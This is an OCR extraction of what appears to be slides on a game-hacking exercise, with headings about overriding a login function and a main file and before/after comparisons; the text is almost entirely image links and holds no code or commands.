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

GAMEPLAY

OVERRIDING LOGIN FUNCTION


OVERRIDING MAIN FILE




BEFORE: OVERRIDING LOGIN FUNCTION




AFTER: OVERRIDING LOGIN FUNCTION



